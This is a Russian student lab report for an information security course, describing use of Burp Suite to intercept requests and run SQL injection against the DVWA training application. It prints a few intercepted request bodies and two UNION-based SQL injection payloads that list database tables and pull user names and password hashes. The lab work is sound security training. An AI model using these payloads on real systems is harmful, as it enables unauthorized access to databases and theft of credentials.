# Отчёт по 5-му этапу индивидуального проекта

Дисциплина: Информационная безопасность

Выполнил: Танрибергенов Эльдар

## Содержание

1	. Цель работы	4
2	Задания	5
3	Ход работы	6
4	Выводы	15

# Список иллюстраций

3.1	Запуск burp suite	6
3.2	Запуск burp suite	7
3.3	Запуск burp suite	8
3.4	Запуск burp suite	9
3.5	Рабочая область burp suite	9
3.6	Вход в учётную запись в DVWA	10
3.7	Изменение уровня безопасности DVWA	10
3.8	Включение перехвата данных в burp suite	11
3.9	Отправка данных в разделе теста SQL-инъекций DVWA	11
3.10	Перехваченные данные	12
3.11	Данные изменены и отправлены в приложение	12
3.12	Изменение вывода в приложении DVWA	12
3.13	SQL-инъекция 1	13
3.14	Результат: выведены данные ФИО	13
3.15	SQL-инъекция 2	13
3.16	Результат: выведены и хэша паролей	14

# 1 Цель работы

Ознакомиться с утилитой Burpe Suite в Kali Linux и испытать.

## 2 Задания

• Ознакомиться с утилитой Burpe Suite в Kali Linux и испытать.

#### 3 Ход работы

**Burp Suite** представляет собой набор мощных инструментов безопасности вебприложений, которые демонстрируют реальные возможности злоумышленника, проникающего в веб-приложения.

Произвёл SQL-инъекции в DVWA при помощи Burp Suite.




Рис. 3.1: Запуск burp suite




Рис. 3.2: Запуск burp suite



Рис. 3.3: Запуск burp suite




Рис. 3.4: Запуск burp suite




Рис. 3.5: Рабочая область burp suite




Рис. 3.6: Вход в учётную запись в DVWA




Рис. 3.7: Изменение уровня безопасности DVWA




Рис. 3.8: Включение перехвата данных в burp suite



Рис. 3.9: Отправка данных в разделе теста SQL-инъекций DVWA




Рис. 3.10: Перехваченные данные

```
Cookie: PHPSESSID=6egbfg4b24m38mm
Connection: keep-alive
id=1=1#&Submit=Submit
```

Рис. 3.11: Данные изменены и отправлены в приложение




Рис. 3.12: Изменение вывода в приложении DVWA

```
id=1 or 1=1 UNION SELECT NULL, TABLE_NAME FROM INFORMATION_SCHEMA.TABLES#&Submit=Submit
```

Рис. 3.13: SQL-инъекция 1




Рис. 3.14: Результат: выведены данные ФИО

```
Connection: Keep-alive
id=1 OR 1=1 UNION SELECT USER, PASSWORD FROM users#&Submit=Submit
```

Рис. 3.15: SQL-инъекция 2




Рис. 3.16: Результат: выведены и хэша паролей

#### 4 Выводы

В результате выполнения работы я познакомился с инструментом тестирования уязвимостей веб-приложений - Burpe Suite.